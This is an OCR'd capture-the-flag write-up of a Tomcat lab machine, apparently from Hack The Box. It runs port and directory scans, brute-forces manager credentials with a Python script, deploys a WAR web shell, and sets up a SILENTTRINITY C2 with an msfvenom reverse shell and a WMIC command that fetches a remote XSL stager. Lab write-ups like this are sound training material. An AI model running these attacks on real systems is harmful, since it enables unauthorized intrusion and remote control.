
```
└──╼ [★]$ ping 10.129.1.110

└──╼ [★]$ nmap -Pn -T4 -A -v 10.129.1.110
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

discover Apache Tomcat server running on port 8080

└──╼ [★]$ gobuster dir -u http://10.129.1.110:8080/ -w /usr/share/dirbuster/wordlists/directory-
list-2.3-medium.txt -x php,html,txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.129.1.110:8080/
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,html,txt
[+] Timeout:        10s
===============================================================
2021/02/15 16:06:30 Starting gobuster
===============================================================
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
/RELEASE-NOTES.txt (Status: 200)
===============================================================
2021/02/15 16:37:32 Finished
===============================================================

HTML Web Manager application “/manager/html” is accessible


@danielmiessler’s SecLists contains a comprehensive list of Tomcat credentials :

└──╼ [★]$ nano tomcat-betterdefaultpasslist.txt
(https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Default-Credentials/
tomcat-betterdefaultpasslist.txt)

└──╼ [★]$ nano tomcat-brute.py
#!/usr/bin/env python
import sys
import requests
with open('tomcat-betterdefaultpasslist.txt') as f:
        for line in f:
                c = line.strip('\n').split(":")
                r = requests.get('http://10.129.1.110:8080/manager/html', auth=>

                if r.status_code == 200:
                        print "Found valid credentials \"" + line.strip('\n') +>
                        raise sys.exit()

└──╼ [★]$ python tomcat-brute.py
Found valid credentials "tomcat:s3cret"

Login to the manager, we can upload a WAR file
The script “make-war.sh”,can be used to create a WAR file :

└──╼ [★]$ nano make-war.sh
#!/bin/sh
wget https://raw.githubusercontent.com/tennc/webshell/master/jsp/jspbrowser/Browser.jsp -O
index.jsp
rm -rf wshell
rm -f wshell.war
mkdir wshell
cp index.jsp wshell/
cd wshell
```

```
jar -cvf ../wshell.war *

The “jsp File browser v1.2” by Boris von Loesch can be used to enumerate the file system and
execute system commands.
(https://raw.githubusercontent.com/tennc/webshell/master/jsp/jspbrowser/Browser.jsp)

└──╼ [★]$ ./make-war.sh
--2021-02-16 16:35:19--  https://raw.githubusercontent.com/tennc/webshell/master/jsp/jspbrowser/
Browser.jsp
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133,
185.199.111.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 73483 (72K) [text/plain]
Saving to: ‘index.jsp’

index.jsp           100%[===================>]  71.76K  --.-KB/s    in 0.002s

2021-02-16 16:35:19 (42.4 MB/s) - ‘index.jsp’ saved [73483/73483]

adding: META-INF/ (in=0) (out=0) (stored 0%)
adding: META-INF/MANIFEST.MF (in=56) (out=56) (stored 0%)
adding: index.jsp (in=73483) (out=18124) (deflated 75%)
Total:
------
(in = 73523) (out = 18490) (deflated 74%)


After logging in to the Web Manager, and deploying the WAR file using the “WAR file to deploy”
section, the “wshell” application is visible.
Clicking on the /wshell link brings up the webshell.

Browse the files to C:\Users\Administrator\Desktop\flags\

http://10.129.1.110:8080/wshell/?sort=1&dir=C%3A%5CUsers%5CAdministrator%5CDesktop%5Cflags

user.txt
7004dbcef0f8********************

root.txt
04a8b36e1545********************

--------------------------------------------------------------------------------

Post-Exploitation : Upgrading to SILENTTRINITY Agent

└──╼ [★]$ cd /opt

└──╼ [★]$ sudo git clone https://github.com/SecureAuthCorp/impacket.git

└──╼ [★]$ cd impacket

└──╼ [★]$ sudo pip3 install -r requirements.txt

└──╼ [★]$ sudo python3 setup.py install

└──╼ [★]$ sudo apt-get install python3.7-dev python3.7-pip

└──╼ [★]$ sudo  git clone https://github.com/byt3bl33d3r/SILENTTRINITY

└──╼ [★]$ cd SILENTTRINITY

└──╼ [★]$ python3 -m pip install -r requirements.txt

└──╼ [★]$ sudo pip3 install defusedxml aiosqlite websockets docopt

└──╼ [★]$ sudo python3 st.py teamserver --port 8080 10.10.14.88 pa55w0rd

└──╼ [★]$ sudo python3 st.py client wss://usernanme:pa55w0rd@10.10.14.88:8080

                                        ........
                                    .':ldxkkkkkxdoc,.
                                 .cdOOOOOOOOOOOOOOOxl,.
```



```
                        Codename : Zanzibar
                        Version  : 0.4.6dev

[1] ST » 2021-02-18 18:00:17,235 [WARNING] - connection.py: connect - Team Server
(10.10.14.88:8080) certificate fingerprint is
c7b80de6a073a93faf4b7e66643fa721022b71970d14414ea49145102065bc4c make sure this matches the output
from the server!
        2021-02-18 18:00:17,257 [INFO] - connection.py: connect - Connected to
wss://10.10.14.88:8080
[1] ST » help
```

Command	Description
help	Shows available commands
runrcfile	Runs a resource file
listeners	Listeners menu
sessions	Sessions menu
modules	Modules menu
stagers	Stagers menu
teamservers	Teamservers menu

```
[1] ST » teamservers
[1] ST (teamservers) » list
```

Teamservers

Alias	URL
*TS-hrbYZ	wss://10.10.14.88:8080

```
[1] ST (teamservers) » listeners
[1] ST (listeners) » list
[1] ST (listeners)(http) » use https
[1] ST (listeners)(http) » start
[+] Started listener 'https'
[1] ST (listeners)(https) » stagers
[1] ST (stagers) » use wmic
[1] ST (stagers)(wmic) » generate https
[+] Generated stager to ./stager.xsl
```

```
[1] ST (stagers)(wmic) » sessions
[1] ST (sessions) » list

TS-q3xfI - wss://usernanme@10.10.14.88:8080  [Sessions: 0 Listeners: 0 Users: 1]


└──╼ [★]$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.88 LPORT=1984 -f war > shell.war
Payload size: 1086 bytes
Final size of war file: 1086 bytes

─[eu-dedivip-2]─[10.10.14.88]─[htb-protosec@htb-tbc8ncjehz]─[~/my_data]
└──╼ [★]$ nc -lvnp 1984
listening on [any] 1984 ...
connect to [10.10.14.88] from (UNKNOWN) [10.129.101.97] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>

C:\Windows\System32\wbem\WMIC.exe os get /format:"http://10.10.14.88:8000/stager.xsl"

os get /format:"http://10.10.14.88:8000/stager.xsl"JERRYroot\cimv2root\
cliIMPERSONATEPKTPRIVACYms_409ENABLEOFFN/AOFFOFFSTDOUTSTDOUTN/AON\Device\
HarddiskVolume19600Multiprocessor FreeMicrosoft Windows Server 2012 R2
Standard12521Win32_OperatingSystemWin32_ComputerSystemJERRY120TRUETRUETRUE3FALSEFALSE25623509336720
896419590420180618233045.000000+18020210220012402.491558+12020210220020228.164000+1200409Microsoft
Corporation42949672951374389533344en-USMicrosoft Windows Server 2012 R2 Standard|C:\Windows|\Device\
Harddisk0\Partition20330764-bit103327218FALSETRUE3Windows User00252-00112-46014-AA570007208960K272\
Device\HarddiskVolume2C:\Windows\system32C:491467641937806.3.9600C:\Windows
```